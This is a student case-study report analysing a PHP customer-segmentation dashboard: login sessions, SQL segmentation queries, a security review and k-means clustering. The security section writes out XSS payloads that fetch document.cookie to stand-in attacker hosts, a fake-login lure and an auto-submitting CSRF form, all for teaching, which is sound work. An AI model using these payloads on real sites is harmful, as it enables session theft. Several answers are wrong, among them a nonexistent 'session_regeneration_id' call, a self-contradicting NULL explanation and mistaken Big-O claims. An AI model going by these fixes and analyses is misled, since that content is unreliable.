

Customer Segmentation Dashboard - Case Study

CS0032 - Software Engineering 2



Group 8

GRUN, David
GUADALUPE, John Oliever
MAKAYAN, Amorsolo
MARIANO, Yuan Andrei

Professor: Doc. Hadji Tejuco

Part 1: Understanding the Architecture

Question 1.1: Authentication Flow

Analyze the authentication system implemented in this application.

Tasks:

- Trace the complete authentication flow from login to logout Identify where session data is stored and how it's validated.

Answer:

The authentication process starts in *login.php*, where a session is initiated and the user submits their username and password through a login form. These credentials are checked against hardcoded values, and if they match, a session variable indicating the user is logged in is created and the user is redirected to *index.php*. In *index.php*, access is granted only if the session variable exists; otherwise, the user is sent back to the login page. Logging out is handled by *logout.php*, which destroys the session and effectively ends the user's authenticated state.

Session data is stored on the server using PHP's built-in session mechanism, typically in server-side session files. The system relies solely on the presence of the `$_SESSION['logged_in']` variable to validate whether a user is authenticated. No additional checks, such as session expiration or user-specific validation, are performed.

- List all security measures implemented in the login system

Answer:

The application uses server-side sessions to manage authentication instead of client-side checks, which helps prevent simple manipulation. It also restricts access to protected pages by redirecting unauthenticated users and performs credential checking on the server. Redirects are followed by script termination to avoid unintended execution.

- Identify at least THREE security vulnerabilities in the current implementation

Answer:

The system contains several vulnerabilities, including the use of hardcoded and plaintext credentials, which can be easily exposed. Passwords are not hashed, making them insecure if compromised. Additionally, the session ID is not regenerated after login, leaving the system vulnerable to session fixation attacks.

- Propose improvements for the authentication system

Answer:

To strengthen the authentication system, credentials should be stored in a database with passwords securely hashed. Session IDs should be regenerated upon successful login, and protections such as CSRF tokens, input validation, and session expiration should be added. Implementing secure cookie settings and enforcing HTTPS would further improve overall security.


Files to examine: login.php:1-56, index.php:2-6, logout.php

Question 1.2: Database Architecture

Examine the database design and connection strategy.

Tasks:

- Draw an Entity-Relationship Diagram (ERD) showing all three tables and their relationships



- Identify the primary keys and foreign keys for each table

Table	Primary Key	Foreign Key(s)
customers	customer_id	None
segmentation_results	customer_id	customer_id (References customers.customer_id)

cluster_metadata	cluster_id	None (Used as a reference for cluster_label)
-------------------------	------------	--

- Explain the purpose of the cluster_metadata table and how it relates to segmentation_results

Answer:

The **cluster_metadata** table acts as a "lookup" or "dictionary" table for the machine learning results.

• **Purpose:**

- While segmentation_results only tells you which customer belongs to which number (e.g., Customer 1 is in Cluster 3), cluster_metadata provides the "human-readable" context—naming Cluster 3 "High Spenders" and providing statistical averages and marketing advice.

• **Relationship:**

- It relates to segmentation_results through a logical link between cluster_metadata.cluster_id and segmentation_results.cluster_label. In the index.php logic (lines 31-52), this relationship allows the dashboard to transform raw cluster IDs into descriptive visualizations and business recommendations.

- Analyze the database connection configuration in db.php - what are the security implications?

Answer:

The current db.php configuration has several significant security implications:

- **Hardcoded Credentials:**

- Storing root and an empty password directly in the source code is a high risk. If the source code is exposed (e.g., via a misconfigured .git folder), the database is fully compromised.

- **Over-Privileged Account:**

- Using the root user for a web application violates the "Principle of Least Privilege." If the application has a SQL injection vulnerability, the attacker gains full control over the entire MySQL server, not just this specific database.

- **Localhost Restriction:**

- While localhost is standard, it assumes the DB and Web server are on the same machine; however, it lacks environment-specific configurations (Development vs. Production).

- Suggest THREE improvements to the database schema design

Answer:

1. Enforce Referential Integrity: Add explicit FOREIGN KEY constraints with ON DELETE CASCADE between customers and segmentation_results. This ensures that if a customer is deleted, their segment data is automatically cleaned up, preventing "orphan" records.

2. Normalization of Demographics: Move region and gender into separate lookup tables (e.g., regions table). This reduces data redundancy, prevents typos (e.g., "North" vs "north"), and improves query performance as the dataset grows.

3. Temporal Tracking: Add created_at and updated_at timestamps to the customers and segmentation_results tables. This allows the business to track *when* a customer was last segmented, which is crucial since customer behavior (and thus their cluster) changes over time.

- Files to examine: db.php:1-14, sql/create_cluster_metadata.sql:1-27, index.php:31-52

Reference Tables:

customers (customer_id, age, gender, income, purchase_amount, region)

segmentation_results (customer_id, cluster_label)

cluster_metadata (cluster_id, cluster_name, description, statistics...)

Question 1.3: Request-Response Cycle

Map the complete request-response cycle for a segmentation query.

Tasks:

- Document step-by-step what happens when a user selects "By Age Group" and clicks "Show Results"

Answer: When a user selects "**By Age Group**" and clicks "**Show Results**", the following sequence occurs:

- **Client-Side Initiation:** The browser collects the value from the <select> element (age_group) and sends it to the server via an HTTP POST request.
- **Server-Side Routing:** The PHP script detects the POST request and captures the segmentation_type.
- **SQL Preparation:** The script enters a switch statement. For the age_group case, it constructs a complex SQL query using a CASE statement to categorize ages into four specific brackets: '18-25', '26-40', '41-60', and '61+'.
- **Database Execution:** The PDO object (\$pdo) executes the query, grouping the data by these custom age brackets and calculating the count, average income, and average purchase amount for each.
- **Data Fetching:** All matching rows are fetched from the database into a PHP array named \$results.
- **HTML Rendering:** The PHP engine resumes, injecting the \$results data into an HTML table for display.

- **JavaScript Injection:** The server-side PHP array is converted to JSON format using `json_encode` and embedded into the client-side `<script>` block.
- **Chart Generation:** Upon reaching the browser, `Chart.js` reads this JSON data to render a line chart and a pie chart.

- Identify which HTTP method is used and why

Method Used: POST.

Why:

POST is used because the user is submitting a form to request specific data processing. It is preferred over GET here to prevent the query parameters from cluttering the URL and to follow standard form submission patterns.

- Explain how the segmentation type is sanitized and processed

Sanitization:

The input is sanitized using `filter_input(INPUT_POST, 'segmentation_type', FILTER_SANITIZE_STRING)`. This removes potentially harmful HTML tags or characters, preventing basic Cross-Site Scripting (XSS) attacks before the value is used in the logic.

- Describe how the results are transformed from database rows to visual charts

Answer:

The results are transformed from raw database rows into visual charts through a multi-step bridge:

- **PHP Array to JSON:** The server-side variable \$results is mapped into JavaScript constants (labels, data, results) using json_encode().
 - **Data Extraction:** JavaScript uses array_column logic (via PHP) to separate the first column (labels like '18-25') from the second column (numerical counts).
 - **Chart.js Integration:** These JavaScript arrays are passed into the data property of a new Chart() constructor, which draws the pixels on the <canvas> element.
-
- What happens if the SQL query fails? Trace the error handling mechanism.

Answer:

If the SQL query fails (e.g., database connection lost or syntax error), the following trace occurs:

1. **Exception Trigger:** The PDO execution is wrapped in a try-catch block.
2. **Catch Block:** If an error occurs, the execution jumps to the catch(PDOException \$e) block.
3. **Termination:** The script calls die("Query execution failed: " . \$e->getMessage());
4. **User View:** The entire page stops loading, and the user is presented with a plain-text error message explaining the failure.

5. **Special Case:** For the cluster segmentation type, there is a secondary check (lines 38-40).

If the cluster_metadata table is missing, it catches that specific error and sets \$metadataResults to an empty array, allowing the rest of the page to load even if metadata is unavailable.

Files to examine: index.php:11-68, index.php:160-321

Part 2: SQL Query Analysis

Question 2.1: Understanding Segmentation Queries

Analyze the SQL queries used for different segmentation types.

Given SQL (Age Group Segmentation):

```
SELECT
    CASE
        WHEN age BETWEEN 18 AND 25 THEN '18-25'
        WHEN age BETWEEN 26 AND 40 THEN '26-40'
        WHEN age BETWEEN 41 AND 60 THEN '41-60'
        ELSE '61+'
    END AS age_group,
    COUNT(*) AS total_customers,
    ROUND(AVG(income), 2) AS avg_income,
    ROUND(AVG(purchase_amount), 2) AS avg_purchase_amount
FROM customers
GROUP BY age_group
ORDER BY age_group
```

Tasks:

Explain the purpose of the CASE statement in this query

Answer:

The CASE statement is used to perform **data binning** or **categorization**. It transforms a continuous numerical variable (age) into discrete categorical "buckets" or groups. This allows the database to aggregate data (using GROUP BY) based on these ranges rather than individual ages, making the resulting dashboard visualizations much more readable.

What would happen if a customer has age = NULL? How is this handled?

Answer:

In the provided query, if a customer has age = NULL, the following occurs:

- **Logical Evaluation:** NULL is not "BETWEEN" any of the defined ranges, and it does not satisfy the ELSE condition in standard comparisons.
- **Result:** The record would typically fall into the ELSE category ('61+') or be categorized as NULL depending on the SQL engine's specific handling of the ELSE block.
- **Handling:** To handle this properly, one would typically add a specific check: WHEN age IS NULL THEN 'Unknown'.

Rewrite this query to include age groups: 0-17, 18-25, 26-35, 36-50, 51-65, 66+

Answer:

```
SELECT
    CASE
        WHEN age BETWEEN 0 AND 17 THEN '0-17'
        WHEN age BETWEEN 18 AND 25 THEN '18-25'
        WHEN age BETWEEN 26 AND 35 THEN '26-35'
        WHEN age BETWEEN 36 AND 50 THEN '36-50'
        WHEN age BETWEEN 51 AND 65 THEN '51-65'
        ELSE '66+'
    END AS age_group,
    COUNT(*) AS total_customers,
    ROUND(AVG(income), 2) AS avg_income,
    ROUND(AVG(purchase_amount), 2) AS avg_purchase_amount,
    MIN(purchase_amount) AS min_purchase, -- Added Min Task
    MAX(purchase_amount) AS max_purchase -- Added Max Task
FROM customers
GROUP BY age_group
ORDER BY age_group;
```

Modify the query to also show the minimum and maximum purchase amounts per age group

Answer:

```
SELECT
    CASE
        WHEN age BETWEEN 0 AND 17 THEN '0-17'
        WHEN age BETWEEN 18 AND 25 THEN '18-25'
        WHEN age BETWEEN 26 AND 35 THEN '26-35'
        WHEN age BETWEEN 36 AND 50 THEN '36-50'
        WHEN age BETWEEN 51 AND 65 THEN '51-65'
        ELSE '66+'
    END AS age_group,
    COUNT(*) AS total_customers,
    ROUND(AVG(income), 2) AS avg_income,
    ROUND(AVG(purchase_amount), 2) AS avg_purchase_amount,
    MIN(purchase_amount) AS min_purchase, -- Added Min Task
    MAX(purchase_amount) AS max_purchase -- Added Max Task
```

```
FROM customers
GROUP BY age_group
ORDER BY age_group;
```

Why is ROUND(AVG(income), 2) used instead of just AVG(income)?

Answer: The ROUND function is used for two primary reasons in this application:

- **Financial Precision:** Since income and purchase amounts represent currency, displaying more than two decimal places (e.g., \$543.218973\$) is non-standard and confusing for business users.
- **Frontend Consistency:** It ensures that the data sent to the JavaScript Chart.js objects is clean and uniform, preventing layout issues in the dashboard's results table where long floating-point numbers could break column widths.

File reference: index.php:23-25

Question 2.2: Complex JOIN Operations

Examine the cluster segmentation query that uses JOINs.

Given SQL:

```
SELECT
    sr.cluster_label,
    COUNT(*) AS total_customers,
    ROUND(AVG(c.income), 2) AS avg_income,
    ROUND(AVG(c.purchase_amount), 2) AS avg_purchase_amount,
    MIN(c.age) AS min_age,
    MAX(c.age) AS max_age
FROM segmentation_results sr
JOIN customers c ON sr.customer_id = c.customer_id
GROUP BY sr.cluster_label
ORDER BY sr.cluster_label
```

Tasks:

Explain what type of JOIN is being used and why

Answer: The query uses an **INNER JOIN** (notated simply as JOIN in the code).

- **Purpose:** It is used to combine the behavioral data (income, purchase amount, age) from the customers table with the classification data (cluster labels) from the segmentation_results table.
- **Mechanism:** It only returns rows where there is a matching customer_id in **both** tables. This ensures that the averages and age ranges are calculated only for customers who have been processed by the clustering algorithm.

What would happen if there are customers in the customers table but not in segmentation_results?


Answer: If a customer exists in the customers table but is missing from segmentation_results:

- **Result:** That customer will be **excluded** from the output of this specific query.
- **Logic:** Since the query groups by cluster_label, and a customer without a record in segmentation_results has no label, they cannot be part of the aggregate statistics.
-

Draw a Venn diagram showing which records would be returned

Answer:

Venn Diagram: SQL INNER JOIN Operation



Only records with a matching customer_id in BOTH tables are returned.

Modify this query to also include the dominant gender for each cluster

Answer:

```
SELECT
    sr.cluster_label,
    COUNT(*) AS total_customers,
    ROUND(AVG(c.income), 2) AS avg_income,
    ROUND(AVG(c.purchase_amount), 2) AS avg_purchase_amount,
    (SELECT gender FROM customers c2
     JOIN segmentation_results sr2 ON c2.customer_id = sr2.customer_id
     WHERE sr2.cluster_label = sr.cluster_label
     GROUP BY gender ORDER BY COUNT(*) DESC LIMIT 1) AS dominant_gender
FROM segmentation_results sr
JOIN customers c ON sr.customer_id = c.customer_id
GROUP BY sr.cluster_label
ORDER BY sr.cluster_label;
```

Write a query that shows customers who are NOT assigned to any cluster

Answer:

```
SELECT c.customer_id, c.age, c.income
FROM customers c
LEFT JOIN segmentation_results sr ON c.customer_id = sr.customer_id
WHERE sr.cluster_label IS NULL;
```

File reference: index.php:31-33

Question 2.3: Query Optimization

Analyze query performance and optimization opportunities.

Tasks:

Identify which queries would benefit from database indexes

Answer:

Several queries in the application involve filtering, grouping, or joining, which would benefit significantly from indexing as the customers table grows.

Table	Column(s)	Index Type	Reason
customers	customer_id	PRIMAR Y	Used as the join key for all cluster and segmentation results.
customers	gender	INDEX	Optimizes the "By Gender" grouping query (line 17).

customers	region	INDEX	Speeds up the "By Region" grouping and sorting (line 20).
customers	age	INDEX	Essential for the BETWEEN operations in age group segmentation (line 23).
segmentation_results	cluster_label	INDEX	Optimizes the GROUP BY and ORDER BY operations for cluster analysis.

Propose specific indexes to create (table name, column name, index type)

Answer:

Currently, the "By Cluster" case (lines 31–46) executes three distinct queries to the database:

1. **Summary Statistics:** Groups by cluster label to get counts and averages.
2. **Metadata Retrieval:** Fetches human-readable descriptions from cluster_metadata.

3. **Scatter Plot Data:** Fetches raw individual data points.

The cluster query runs three separate SQL statements (lines 36-46). Could these be combined?

How?

Answer:

Proposed Combination: While the scatter plot data must remain separate (as it contains raw rows vs. aggregated rows), the **Summary Statistics** and **Metadata** can be combined into a single query using a JOIN:

```
SELECT  
  
    cm.*,  
  
    COUNT(c.customer_id)  as actual_count,  
  
    ROUND(AVG(c.income), 2)  as calculated_avg_income  
  
FROM cluster_metadata cm  
  
LEFT JOIN segmentation_results sr ON cm.cluster_id = sr.cluster_label  
  
LEFT JOIN customers c ON sr.customer_id = c.customer_id  
  
GROUP BY cm.cluster_id;
```

What is the Big-O time complexity of the income bracket query?

Answer:

The "Income Bracket" query (line 26) uses a CASE statement within a GROUP BY.

- **Complexity:** $O(N \log N)$ or $O(N)$ depending on the database engine.
- **Explanation:** The database must perform a full table scan, evaluating the CASE logic for every record ($O(N)$). It then must sort or hash these records to group them ($O(N \log N)$ for sorting). If an index exists on the income column, the complexity could drop toward $O(N)$ as the database can process the ranges in a single pass.

Suggest a caching strategy to avoid running the same query multiple times

Answer:

Since customer segmentation data (especially cluster results) often remains static until the next clustering run, running these expensive queries on every page load is inefficient.

- **Implementation:** Use a server-side cache like **Redis** or a file-based cache.
- **Strategy:**
 1. When a query is run, generate a cache key based on the segmentation_type (e.g., cache_age_group).
 2. Check if the key exists in the cache and has not expired.
 3. If it exists, return the JSON-encoded result immediately.
 4. **Invalidation:** Automatically clear the cache whenever the "Run Clustering" button (line 82) is clicked or when the customers table is updated.

File reference: index.php:14-68

Part 3: Security Assessment

Question 3.1: Input Validation and Sanitization

Evaluate the application's defense against common web vulnerabilities.

Code snippet:

```
$segmentationType      =      filter_input(INPUT_POST,      'segmentation_type',
FILTER_SANITIZE_STRING);
```

Tasks:

Explain what filter_input() with FILTER_SANITIZE_STRING does

The function filter_input(INPUT_POST, 'segmentation_type', FILTER_SANITIZE_STRING) performs the following actions:

- **Strips Tags:** It removes HTML tags (e.g., <script>) from the input string.
- **Encodes/Removes Special Characters:** It removes or encodes special characters that could be used for Cross-Site Scripting (XSS).
- **Deprecation Note:** It is important to note that FILTER_SANITIZE_STRING is **deprecated** as of PHP 8.1.0 and should be replaced with htmlspecialchars() or similar methods depending on the context.

Is this sufficient protection against SQL injection? Why or why not?

No, it is not.

- **Purpose Mismatch:** This filter is designed to prevent XSS (Cross-Site Scripting) by cleaning strings for HTML output; it is not designed to escape characters for SQL queries.
- **Logic Bypass:** In index.php, the filtered \$segmentationType is used in a switch statement rather than being concatenated directly into a query string. While the switch effectively acts as a "whitelist" preventing direct injection in this specific instance, the filter itself does nothing to stop SQL injection if the variable were used directly in an SQL string.
- **Correct Defense:** The application's actual defense against SQL injection is the use of **PDO Prepared Statements** later in the code (e.g., \$pdo->prepare() and \$stmt->execute()), which separates the query logic from the data.

Identify ALL user input points in the application (forms, URL parameters, etc.)

For each input point, assess if it's properly validated/sanitized

Answer:

Input Point	File:Line	Source	Status	Assessment
segmentation_type	index.php:12	POST Form	Partia l	Sanitized for XSS, but uses a deprecated filter. Validated via

				switch whitelist.
username	login.php:9	POST Form	Poor	Assigned directly from \$_POST without any sanitization or validation.
password	login.php:10	POST Form	Poor	Assigned directly from \$_POST without any sanitization or validation.
clusters	run_clustering.php:513	GET/UR L	Good	Cast explicitly to (int), which effectively

				sanitizes the input to only allow integers.
--	--	--	--	---

Demonstrate with code how an attacker might exploit any vulnerabilities you find

Vulnerability: Cross-Site Scripting (XSS) in Login

Because login.php does not sanitize the username before potentially using it or reflecting it in the session/UI, an attacker could attempt an XSS injection.

Exploit Example: If the application were updated to display "Welcome, [username]" on the dashboard without escaping, an attacker could enter the following into the username field:

```
<script>fetch('http://attacker.com/steal?cookie=' + document.cookie);</script>
```

Vulnerability: Insecure Logic in index.php

While the switch statement protects the segmentation_type query, the application lacks **CSRF (Cross-Site Request Forgery)** protection. An attacker could trick an authenticated admin into running heavy clustering processes.

```
<form id="attack" action="http://target-app.com/index.php" method="POST">
  <input type="hidden" name="segmentation_type" value="income_bracket">
</form>
```

```
<script>document.getElementById('attack').submit();</script>
```

Suggested Fixes

1. **Replace Deprecated Filters:** Use `htmlspecialchars()` for output and validation against a strict array of allowed values (Whitelisting) for logic.
2. **Sanitize Login Inputs:** Even if using hardcoded credentials, use `filter_input` for username and password to prevent log injection or XSS if these values are ever displayed.
3. **Implement CSRF Tokens:** Add unique tokens to all POST forms to ensure requests originate from the actual dashboard.

Files to examine: index.php:12, login.php:9-10, run_clustering.php:512-516

Question 3.2: XSS Prevention

Analyze Cross-Site Scripting (XSS) vulnerabilities.

Code snippet:

```
<td><?= htmlspecialchars($value) ?></td>
```

Tasks:

Explain why `htmlspecialchars()` is used in the output

Answer:

The function `htmlspecialchars()` is used to convert special characters into their corresponding HTML entities (e.g., < becomes `<`, > becomes `>`, and & becomes `&`).

This is a critical defense mechanism because:

- **Contextual Safety:** it ensures that the browser interprets data as literal text rather than executable HTML or JavaScript code.
- **Injection Prevention:** It prevents an attacker from "breaking out" of an HTML tag to inject malicious scripts.

Find at least TWO places in the code where user/database data is output WITHOUT escaping

Answer:

Analysis of the code reveals several locations where data from the database or user input is output without proper escaping:

- **Vulnerability A (Cluster Recommendations):** In the cluster results section, the business recommendations are printed directly: `echo "<p class='mb-1'>Recommendation:" . $metadata['business_recommendation'] . "</p>"`; (index.php:350).
- **Vulnerability B (Data for Charts):** The raw results from the database are encoded into a JSON object and printed directly into a `<script>` block: `const results = <?= json_encode($results) ?>"`; (index.php:403). While `json_encode` provides some protection, if the data is later handled unsafely by JavaScript, it remains a risk.

- **Vulnerability C (Analysis Summary):** The description field from the metadata is output directly: echo "<p class='card-text'>" . \$metadata['description'] . "</p>"; (index.php:348).

Write an example XSS payload that could exploit these vulnerabilities

Answer:

An attacker who manages to inject data into the cluster_metadata table (e.g., via a compromised clustering script or a separate admin entry form) could use the following payload in the description or business_recommendation field:

```
<script>
  fetch('https://attacker-logger.com/steal?cookie=' + document.cookie);
  alert('Your session has expired. Please log in again at
fake-login.com');
</script>
```

Propose fixes for each vulnerability

Answer:

Fix for HTML output: Always wrap database strings in htmlspecialchars().

- *Corrected Code:* echo "<p>Recommendation: " . htmlspecialchars(\$metadata['business_recommendation']) . "</p>";
- **Fix for JavaScript context:** When passing data to JavaScript, ensure the JSON is not only encoded but also that the JavaScript handling that data treats it as text (e.g., using .textContent instead of .innerHTML when rendering).

Should cluster names from the database be escaped? Why or why not?

Answer:

Yes. Cluster names must be escaped for the following reasons:

- **Data Integrity:** Even though cluster names are currently generated by a script (e.g., "High-Income Young Adults"), the database is a separate trust boundary. If the database is tampered with or the naming logic is updated to include user-provided input, unescaped output becomes an immediate XSS vector.
- **Defense in Depth:** Adopting a "filter all output" policy reduces the risk of human error where a developer assumes a specific field is "safe" only for it to be exploited later.

File reference: index.php:137, index.php:340-346

Question 3.3: Session Security

Assess the session management implementation.

Tasks:

What session security measures are currently implemented?

Answer:

The current implementation is extremely minimal, providing only basic functionality:

- **Session Start:** session_start() is called at the top of protected pages to enable session tracking.

- **Authentication Check:** A simple boolean flag `$_SESSION['logged_in']` is checked to restrict access to the dashboard.
- **Session Destruction:** `logout.php` uses `session_destroy()` to clear session data on the server when a user logs out.

List FIVE session-related vulnerabilities in this application

Answer:

- 1. Session Fixation:** The application does not regenerate the session ID upon login. An attacker could pre-set a session ID and wait for a victim to log in, gaining access to their account.
- 2. No Session Timeout:** Sessions stay active indefinitely as long as the browser is open (or until the server's default GC clears them). This increases the window of opportunity for unauthorized access on shared computers.
- 3. Missing Secure Cookie Flags:** The session cookie is sent without `HttpOnly` or `Secure` flags, making it vulnerable to XSS-based theft and transmission over unencrypted HTTP.
- 4. Lack of CSRF Protection:** There are no anti-forgery tokens. An attacker can perform actions (like triggering the clustering script) on behalf of the logged-in user via a malicious third-party site.
- 5. Predictable Session IDs:** By relying on default PHP settings without further hardening, the application is susceptible to session hijacking if the server's random number generator is weak or if IDs are leaked.

Propose specific code changes to implement:

Session fixation prevention:

Add session_regeneration_id(true) immediately after verifying credentials in login.php.

```
if ($username === $valid_username && $password === $valid_password) {  
    session_regeneration_id(true); // Generates a new ID and deletes the old  
    one  
    $_SESSION['logged_in'] = true;  
    // ...  
}
```

CSRF token protection:

Generate a token on login and verify it on every POST request.

```
// In login.php or session start  
if (empty($_SESSION['csrf_token'])) {  
    $_SESSION['csrf_token'] = bin2hex(random_bytes(32));  
}  
  
// In index.php (Validation)  
if ($_SERVER['REQUEST_METHOD'] === 'POST') {  
    if (!hash_equals($_SESSION['csrf_token'], $_POST['csrf_token'])) {  
        die("CSRF token validation failed.");  
    }  
}
```

Secure session cookie flags

```
session_set_cookie_params([
    'lifetime' => 0,
    'path' => '/',
    'domain' => '',
    'secure' => true,      // Only send over HTTPS
    'httponly' => true,    // Prevent JavaScript access (XSS protection)
    'samesite' => 'Strict' // Prevent CSRF
]);
session_start();
```

Write pseudocode for a session timeout mechanism

(logout after 30 minutes of inactivity):

```
// Define timeout in seconds (30 minutes * 60 seconds)
$timeout_duration = 1800;

// Check if the 'last_activity' timestamp exists
if (isset($_SESSION['last_activity'])) {
    $elapsed_time = time() - $_SESSION['last_activity'];

    // If elapsed time is greater than 30 minutes
    if ($elapsed_time > $timeout_duration) {
        // Destroy session and redirect to login
        session_unset();
        session_destroy();
        header("Location: login.php?reason=timeout");
        exit;
    }
}

// Update the last activity timestamp to the current time
$_SESSION['last_activity'] = time();
```

Files to examine: login.php:2, index.php:2-6, logout.php

Question 4.1: Algorithm Understanding

Demonstrate your understanding of the k-means implementation.

Tasks:

1. Explain in your own words how the k-means algorithm works
 - K-means is a clustering algorithm where it clusters unlabeled data through grouping them based on their distance from a cluster center. Through this, the algorithm reveals hidden insights from the data through the clusters. This algorithm is best applied when the goal is to organize raw data based on their similarities.

<https://www.geeksforgeeks.org/machine-learning/k-means-clustering-introduction>

/

2. Why is data normalization (z-score) necessary? What would happen without it?
 - Data normalization is necessary in data preprocessing for the data to be interpreted equally by being in the same scale, with a mean of zero and standard deviation of one. This is a necessary step in preprocessing to prevent features with large numerical ranges disproportionately influence the model. Without normalization, the model may interpret the unscaled data poorly, thus reducing model accuracy and produce unreliable predictions.

<https://www.geeksforgeeks.org/data-analysis/z-score-normalization-definition-and-examples/>

3. Trace the execution of the algorithm for 3 data points and 2 clusters:

- Point A: age=25, income=30000, purchase=1000
- Point B: age=50, income=80000, purchase=4000
- Point C: age=30, income=35000, purchase=1200

Given the algorithm, it would first normalize the data to scale fields with large range of values, i.e. age and income. It then picks 2 centers which would probably be point A, the lowest, and point B, the largest. After assigning centers to the data points, point C is then calculated where it is closest to. After calculations, point C being closer to point A, the clusters would be points A and C, and B. Since cluster 1 has two data points, it will be averaged while cluster 2 stays the same. It has now converged.

<https://gemini.google.com/app/62765a862f693fe8>

4. Explain the purpose of the k-means++ initialization method (lines 95-131)

- The purpose of the k-means++ initialization method under the run_clustering.php is to ensure that the centroids are spaced out from each other. To ensure that the centroids are indeed spaced out from each other, the method randomly selects the first centroid and squares the succeeding centroids based on its distance to the first centroid. This ensures that centroids are spaced from each other resulting in accurate clustering. K-means++ work with less iterations, thus converges faster.

<https://www.geeksforgeeks.org/machine-learning/ml-k-means-algorithm/>

5. What is the convergence threshold and why is it needed?

- The convergence threshold is a pre-defined value, 0.0001 in the program, set as a stopping criterion to let the model know when to stop iterating. This is done through a convergence check which lets the model know that it has converged, thus more centroids would be insignificant.

<https://mbrenndoerfer.com/writing/kmeans-clustering-complete-guide>

Question 4.2: Algorithmic Complexity

Analyze the computational complexity of the clustering implementation.

Tasks:

1. Calculate the Big-O time complexity of:

- normalizeData() function – $O(N \times M)$ Linear time
- euclideanDistance() function – $O(M)$ Constant time
- assignClusters() function – $O(N \times K^2)$
- Entire fit() method – $O(I \times N \times K \times M)$ – Linear time

2. What is the space complexity of the algorithm?

- The space complexity of the algorithm is $O(N \times M)$. The memory usage of the algorithm grows linearly with the amount of data and features considered. In the algorithm, the normalized function creates a copy of the input data which is data times the features. The same goes for cluster assignment under the fit function. The method creates another full copy of the dataset organized differently in memory.

3. If you have 10,000 customers and 5 clusters, approximately how many distance calculations occur per iteration?
 - o Customers: 10,000(N) and clusters: 5(K). The formula would then be N multiplied by K resulting in linear time. This is due to the algorithm calculating every record to what cluster it is closest to. Another 5 operations will occur for convergence checking, thus resulting in 50,005 operations.
4. Identify the most computationally expensive operation in the algorithm
 - o The most computationally expensive operation in the algorithm is the assignClusters() function. It is computationally heavy because it calls the Euclidean distance function every time it runs and then multiplies its result to the number of iterations needed for the algorithm to converge. For example, if data = 10000, clusters = 5, and iterations = 10. This would result into 500000 operations.
5. Suggest TWO optimizations to improve performance for large datasets
 - o Two fixes can improve algorithm performance suited for large data. First optimization would be removing the Euclidean distance helper function. Implementing the math locally in each function would reduce operation calls. This would make the code less readable and violate the DRY principle, but in turn avoid the bottleneck it presents. Second optimization would be for space complexity. Modifying the way arrays store data. Currently, the program stores values in the arrays associatively. Modifying it to store data in indices before processing would reduce memory usage.

<https://gemini.google.com/app/9e6267d1e19d1b8a>

Question 4.3: Business Logic Implementation

Examine how clusters are interpreted and named.

Code snippet (lines 268-272):

```
function generateClusterName($avgAge, $avgIncome, $avgPurchase) {  
  
    return getIncomeCategory($avgIncome) . " " .  
  
    getAgeCategory($avgAge) . " " .  
  
    getSpendingCategory($avgPurchase);  
  
}
```

Tasks:

1. For a cluster with avg_age=35, avg_income=55000, avg_purchase=2800, what name would be generated?
 - The cluster would be named: Middle-Aged, Affluent, and Active.

k-means clustering self-analysis.
2. Explain the business logic behind the recommendation rules (lines 288-346)
 - The business logic implemented in lines 288–346, specifically the generateBusinessRecommendation function, focuses on segmenting users into

distinct clusters based on their demographic attributes. Each cluster represents a group of users with similar characteristics, enabling the system to define tailored strategies for how the business interacts with customers in each segment. By leveraging this clustering approach, the function supports a shift from a transaction-based model to a relationship-based strategy, allowing for more personalized engagement and long-term customer value.

3. Critique this naming system - what are its strengths and weaknesses?

- The naming system follows camel casing the variable names. This creates consistency in naming and provides the developer an easier time when debugging which are its main strengths. This approach is great in a developer sense, but when it comes to business communication and UI/UX the function falls off. This is because the function works but does not handle user experience as a part.

[https://workat.tech/machine-coding/tutorial/writing-meaningful-variable-names-clean-code-za4m83tiesy0#:~:text=One%20of%20the%20most%20difficult,firstNum%2C%20int%20secondNum\)%20%7B%20%7D](https://workat.tech/machine-coding/tutorial/writing-meaningful-variable-names-clean-code-za4m83tiesy0#:~:text=One%20of%20the%20most%20difficult,firstNum%2C%20int%20secondNum)%20%7B%20%7D)

<https://gemini.google.com/app/5cb724b840e25c7d>

4. Design an alternative cluster naming system that considers gender and region

- A simple alternative cluster naming system that considers gender and region into the system can be implemented as:

```
function generateClusterName($avgAge, $avgIncome, $avgPurchase, $domGender,  
$domRegion) {
```

1. Get Categories

```
$ageCat = getAgeCategory($avgAge);
```

```
$incCat = getIncomeCategory($avgIncome);
```

```
$spendCat = getSpendingCategory($avgPurchase);
```

2. Determine Financial Behavior

Logic: Compare Income vs Spending to determine intent

```
